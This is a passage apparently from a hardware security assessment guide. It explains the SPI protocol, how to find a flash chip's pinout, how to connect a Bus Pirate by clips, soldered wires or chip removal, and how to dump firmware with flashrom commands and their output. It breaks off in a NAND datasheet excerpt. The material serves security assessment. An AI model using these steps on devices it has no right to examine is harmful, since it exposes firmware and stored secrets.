
## 6.1. SPI Protocol

SPI (Serial Peripheral Interface) is a synchronous serial communication protocol used for high-speed inter-component communication on a PCB, between a master component and one or more peripheral devices (referred to as slaves). In general, the master is the MCU/SoC and the slaves can be memory chips (e.g., EEPROM/Flash).

SPI supports full-duplex communication, allowing data to be transmitted and received simultaneously. This is achieved using separate data lines for each direction (**MISO** and **MOSI**).

**SPI pins** are:


- **MISO (Master In, Slave Out)** = Slave sends data to the master on this line (Slave → Master).
- **MOSI (Master Out, Slave In)** = Master sends data to the slave on this line (Master → Slave).
- **SCLK (Clock)** = This pin receives the clock signal generated by the master to synchronize data transfer. The presence of this clock is required since SPI is a synchronous protocol.
- **CS/SS (Chip Select / Slave Select)** = This pin is used to enable and select a specific slave device. It is active on low, i.e., when the received signal is **0**. Only one slave can be selected at the same time, as a consequence, only one peripheral component can receive the signal **0** on **CS/SS** at a given time, while all the other ones must receive the signal **1**.



### Note: Alternative pins labels

When reading datasheets of components that can be used as a slave in SPI protocol (e.g., Flash memory), it is common to see alternative pins labels:

- **SDI / DI / DIN / SI** = Those labels all refer to Data In / Slave In. So they correspond to **MOSI**, and are connected to the **MOSI** pin on the master.
- **SDO / DO / DOUT / SO** = Those labels all refer to Data Out / Slave Out. Similarly, they correspond to **MISO**, and are connected to the **MISO** pin on the master.



Here is an example of **SPI workflow**:

1. First of all, the master configures the clock frequency according to the slave device's clock frequency.
2. The master selects the slave device with which it will communicate. To do so, it sends the signal **0** to the **CS/SS** line of the component to select. All the other slaves receive an idle signal (equal to **1**) on their **CS/SS** lines.
3. The master initiates the communication with the selected slave by sending data on the **MOSI** line.
4. The slave receives the data on its pin labelled **MOSI**, or alternatively **SDI / DI / DIN / SI**.
5. The slave sends data to the master on the **MISO** line, coming out of the pin labelled **MISO** or alternatively **SDO / DO / DOUT / SO**.
6. The master receives the data.

## 6.2. SPI Memory Identification

### 6.2.1. Using Datasheet

A lot of EEPROM/Flash memory chips are using SPI protocol to communicate with the MCU/SoC. It can be easily confirmed by reading the datasheet. Here is an example with the Flash memory **MX25L3208E**. In the "General Description" section of the datasheet of this chip, it clearly indicates that it uses SPI protocol as shown below.


**MXIC**  
MACRONIX  
INTERNATIONAL CO., LTD.

**MX25L3208E**

- Status Register Feature
- Electronic Identification
  - JEDEC 1-byte manufacturer ID and 2-byte device ID
  - RES command for 1-byte Device ID
  - REMS commands for 1-byte manufacturer ID and 1-byte device ID

**HARDWARE FEATURES**

- PACKAGE
  - 8-pin SOP (200mil)
  - 8-land WSON (6x5mm)
  - All devices are RoHS Compliant and Halogen-free



**GENERAL DESCRIPTION**

The device feature a serial peripheral interface and software protocol allowing operation on a simple 3-wire bus. The three bus signals are a clock input (SCLK), a serial data input (SI), and a serial data output (SO). Serial access to the device is enabled by CS# input.

When it is in Dual Output read mode, the SI and SO pins become SIO0 and SIO1 pins for data output.

The device provides sequential read operation on whole chip.


After having the confirmation that the chip is using SPI, it is possible to refer to the datasheet again to discover the pinout. Every pin has a number with a label. The SPI pins can be easily identified:

- **CS#** corresponds to **CS/SS**
- **SO/SIO1** corresponds to **MISO**
- **SI/SIO1** corresponds to **MOSI**
- **SCLK** has the standard label

**Tip:** Use the position of the circle on the chip to identify the chip orientation and the pin labelled **1** in the diagram.

## PIN CONFIGURATIONS

### 8-PIN SOP (200mil)



### 8-LAND WSON (6x5mm)

## PIN DESCRIPTION


SYMBOL	DESCRIPTION
CS#	Chip Select
SI/SIO0	Serial Data Input (for 1 x I/O)/ Serial Data Input & Output (for Dual Output mode)
SO/SIO1	Serial Data Output (for 1 x I/O)/ Serial Data Output (for Dual Output mode)
SCLK	Clock Input
WP#	Write protection
HOLD#	Hold, to pause the device without deselecting the device
VCC	+ 3.3V Power Supply
GND	Ground

## 6.2.2. Using Logic Analyzer

It is also possible to identify SPI pinout using a Logic Analyzer. To do so, it is required to connect the Logic Analyzer to the different pins of the chip. The most convenient way often consists in using chips clips for 8-pin or 16-pin SOP packages; other methods are described in the next section.

The next picture shows an example where a Flash memory is connected to a Logic Analyzer. When the device is powered on, the output in **Salae Logic** software shows that it is possible to distinguish the four lines of SPI protocol rather easily:


- The **SCLK** line is the easiest to identify (here on **CH02**) with a typical square waveform signal.
- The **CS/SS** line (here on **CH00**) is active on low, i.e., when the signal has a value of **0**. And when it is active, data should be sent and/or receive on lines **MISO** and **MOSI** respectively.
- The **MISO** and **MOSI** lines are the two lines where data are transmitted when **CS/SS** is on low (here **CH01** and **CH02**). It means that those two lines should have a changing signal when **CH00** is low, and should be idle when **CH00** is high. While it should be relatively straightforward to identify the two lines, distinguishing definitively between which corresponds to input and which to output may not be feasible at this stage. Consequently, in the absence of a datasheet for the chip, both potential combinations should be tested when attempting to interact with the memory chip (cf. next section).





### Note: Decode SPI communication using Logic Analyzer

It is possible to decode the SPI communication using [Saleae Logic Analyzer](#) software, i.e., to decode the data transmitted over the lines **MISO** and **MOSI** (see blue boxes next to the signals in previous screenshot): To do so, click on the **+** beside “**Analyzers**” on the right pane. Select “**SPI**”. Then select the identified pins in the dialog box (in most cases, other options should be left as the default):



## 6.3. Interaction with SPI

### 6.3.1. Connection to Bus Pirate


When the SPI pinout is known, it is possible to interact directly with it using the Bus Pirate. The Bus Pirate will be used as Master during SPI communication, and therefore the memory chip will be the slave in this configuration. The connection must be done as follows:

Bus Pirate	SPI component
GND	GND
MOSI	MOSI / SDI / DI / DIN / SI
MISO	MISO / SDO / DO / DOUT / SO
CLK	SCLK
CS	CS/SS
3v3	Vcc

#### Important:

When interfacing with SPI memory, it is crucial to ensure that the device remains powered OFF. Otherwise, communication will fail, as the Bus Pirate functions as the master while the MCU/SoC also acts as a master when the device is powered on, causing the device to crash.

The picture below shows an example of the connection to the Flash memory [MX25L3208E](#) using an SOP8 chip clip. Note that both Bus Pirate and Logic Analyzer are here connected to the chip clip. It is a way to debug the whole process by checking the signals in real time when communicating with the chip.





### 6.3.2. Connection Methods

This section lists the various possible methods to connect to a chip. The method to choose will mostly depend on the package type of the chip.

#### 6.3.2.1. Using Chip Clips


When the chip has a simple 8-pin or 16-pin SOP/SOIC package, the easiest method consists in using a chip clip as shown below:



**Tip:** The red cable on chip clip is aimed at indicating the pin #1.


### 6.3.2.2. Using Test Hook Clips

Jump wires with test hook clips can be a good alternative to connect only the required pins from a given chip. It might be difficult to place the hook correctly due to the very small pin spacing, however, once they are in place, they tend to be solidly attached to the chip. From experience, using test hook clips tends to result in fewer connectivity issues compared to using chip clips.



### 6.3.2.3. Soldering Wires in Place

Another method consists in directly soldering small wires in place, directly to the chip's pins. The main advantage of this method is that it does not require the right connector/socket specific to the target chip, and it is often more reliable than chip clips for example. However, due to the small scale of the chip, it requires reasonable soldering skills to avoid false contact and short-circuit.




### 6.3.2.4. Chip Removal


In last resort, if all other methods have failed or are not possible, the chip removal can be considered. The chip removal is more often required for parallel EEPROM/Flash memory chips since a programmer with special adapter is the best way to extract data from them (cf. 7. *Parallel EEPROM/Flash*).

The poor man's method to remove a chip consists in using soldering iron along with desoldering wick as shown in the following pictures. However, it's crucial to proceed with extreme caution since the pins are delicate and prone to breakage during this process.





A preferred method consists in using a hot air gun to desolder the chip. When the package of the chip is Ball Grid Array (BGA), all the connections are under the chip, and in this case, a hot air gun is really required and you do not have the choice.



Whichever the chosen method and the chip type, it must be ensured that all solder has been properly removed from the legs/pins to avoid contacts between them that could make the chip not working properly when connected to an adapter.


**Warning:**

When using hot air gun to desolder the chip, you have to be careful because there is always a risk to burn the chip if the temperature is set too high. It is recommended to avoid putting the hot air gun too close from the chip.



Chip removal is, of course, a very invasive technique. It must be done if no other solution is possible, or at the end of a device security assessment when PCB destruction is a risk that can be accepted. Indeed, after desoldering a chip from a PCB, it requires a lot of skills to replace the chip back on the PCB:

- On TSOP packages, the pitch (distance between pins) is about 0.5 mm which is extremely small, this means that the solder can easily go over multiple pins and create shorts (bridges) as shown in this picture:



- This article also demonstrates how tedious it can be to resolder a BGA chip: <https://hackaday.com/2023/03/23/working-with-bgas-soldering-reballing-and-rework/>
- Another risk with the resoldering process (but also desoldering) is possible damage to the board. Excessive heat applied to the PCB or mishandling during manipulation can quickly result in irreversible damage.

## 6.4. Firmware Extraction via SPI

When Bus Pirate has been connected to the SPI memory chip, it is possible to dump its content using the tool `flashrom`, as demonstrated below:

1. Check that the target EEPROM/Flash is supported by `flashrom` project, on the following page: [https://wiki.flashrom.org/Supported\\_hardware](https://wiki.flashrom.org/Supported_hardware)
2. Run `flashrom` with the following options, It should auto-detect the memory chip:  
`flashrom -p buspirate_spi:dev=/dev/ttyUSB0`

Make sure that it corresponds to the target. If it does not detect the chip, run:

`flashrom -L`

This command lists all the possible chips that the Bus Pirate can communicate with by using `flashrom`.

Then, select the chip that corresponds to the target, for example:

`flashrom -p buspirate_spi:dev=/dev/ttyUSB0 -c W25Q64.V`

```
(jbr@kali)-[~]
$ sudo flashrom -p buspirate_spi:dev=/dev/ttyUSB0
flashrom v1.2 on Linux 5.18.0-kali5-amd64 (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Bus Pirate firmware 6.1 and older does not support SPI speeds above 2 MHz. Limiting speed to 2 MHz.
It is recommended to upgrade to firmware 6.2 or newer.
Found Winbond flash chip "W25Q64.V" (8192 kB, SPI) on buspirate_spi.
No operations were specified.
```

3. Then, the content of the memory chip can be dumped by running the command:  
`flashrom -p buspirate_spi:dev=/dev/ttyUSB0 -c W25Q64.V -r firmware.bin`

```
(jbr@kali)-[~]
└─$ sudo flashrom -p buspirate_spi:dev=/dev/ttyUSB0 -c W25Q64.V -r firm.bin
flashrom v1.2 on Linux 5.18.0-kali5-amd64 (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Bus Pirate firmware 6.1 and older does not support SPI speeds above 2 MHz. Limiting speed to 2 MHz.
It is recommended to upgrade to firmware 6.2 or newer.
Found Winbond flash chip "W25Q64.V" (8192 kB, SPI) on buspirate_spi.
Reading flash ... done.
```

4. The full dump is done inside the specified file. It is a raw binary file that contains the Firmware if the target EEPROM/Flash is storing it (cf. 8. *Firmware Reverse Engineering* for further analysis), but it can also contain other data depending on the device's architecture (e.g., configuration data).

### Important: Possible interferences with the component

Sometimes, extracting the content from a memory chip soldered on a PCB (e.g., using chip clip, test hook clips, soldered wires as shown in previous sections) does not work and the chip is simply not detected at all by **flashrom**.


```
root@hackbox:/home/jbr/Projet-Netgear# flashrom -p buspirate_spi:dev=/dev/ttyUSB0
flashrom v1.2 on Linux 5.4.0-kali4-amd64 (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Bus Pirate firmware 6.1 and older does not support SPI speeds above 2 MHz. Limiting speed to 2 MHz.
It is recommended to upgrade to firmware 6.2 or newer.
No EEPROM/flash device found.
Note: flashrom can never write if the flash isn't found automatically. FAIL !
```

This is often caused by interferences occurring with other components of the PCB. Indeed, even if the target device is kept powered OFF during the whole process, it is powered by Bus Pirate through **Vcc** pin in order to function. Therefore, it will also power on some adjacent components on the board, that can then enter into interaction with the target SPI chip, and as a consequence it might cause it to stop functioning properly in the context of SPI communication with the Bus Pirate.


When you face such a problem, the workaround often consists in removing the chip as described in 6.3.2.4. *Chip Removal*, with all the drawbacks this method has...

After removal, the chip can be directly connected to the Bus Pirate, and the same process described previously can be repeated.




## 7.Parallel EEPROM/Flash

Some EEPROM/Flash memory chips are not using serial protocols for communication, but rather parallel protocols with multiple I/O lines. Such chips have therefore much more pins/legs than traditional serial memory chips like SPI chips. The following block diagram shows an example of NAND Flash with 8 pins dedicated to I/O, so they allow for simultaneous 8-bit data transfer.



There are predominantly two styles of chip packaging for parallel EEPROM/Flash:




– TSOP (Thin Small Outline Package) = These are usually 48 or 56 pins that are very small and with very small space between each of them.

– BGA (Ball Grid Array) = These come in a vast array of different pin configurations, and they are usually the trickiest to work with because all the connections are under the chip, and there is no pin/leg reachable from the external.

A common parallel protocol used by NAND Flash chips is ONFI (Open NAND Flash Interface), but other protocols can be encountered.

Due to the complexity of parallel protocols with multiple I/O lines and the small form factor of pins/legs, it is almost always required to remove the chip from the PCB if you want to extract its content. Hot air gun should be used as shown in 6.3.2.4. *Chip Removal*.



### 7.1. Parallel EEPROM/Flash Identification

The first clue that can indicate that we are dealing with a parallel EEPROM/Flash is the chip packaging. As shown before, if we are dealing with TSOP48, TSOP56 or a BGA memory chip, it has a good chance to be using parallel protocol.

The next step consists in analysing the first sections of the datasheet that often give an overview of the features and technical specification of the component. Here is an example taken from the first page of the datasheet of the NAND Flash **Micron 29F64G08CBABA**. It clearly indicates that it is using ONFI parallel protocol for communication:

Micron Confidential and Proprietary
Advance

**64Gb, 128Gb, 256Gb, 512Gb Asynchronous/Synchronous NAND**  
**Feature**

## NAND Flash Memory

**MT29F64G08CBAAA, MT29F128G08C[E/F]AAA,**  
**MT29F256G08C[J/K/M]AAA, MT29F512G08CUAAA,**  
**MT29F64G08CBCAB, MT29F128G08CECAB, MT29F256G08C[K/M]CAB,**  
**MT29F512G08CUCAB**

---

### Features

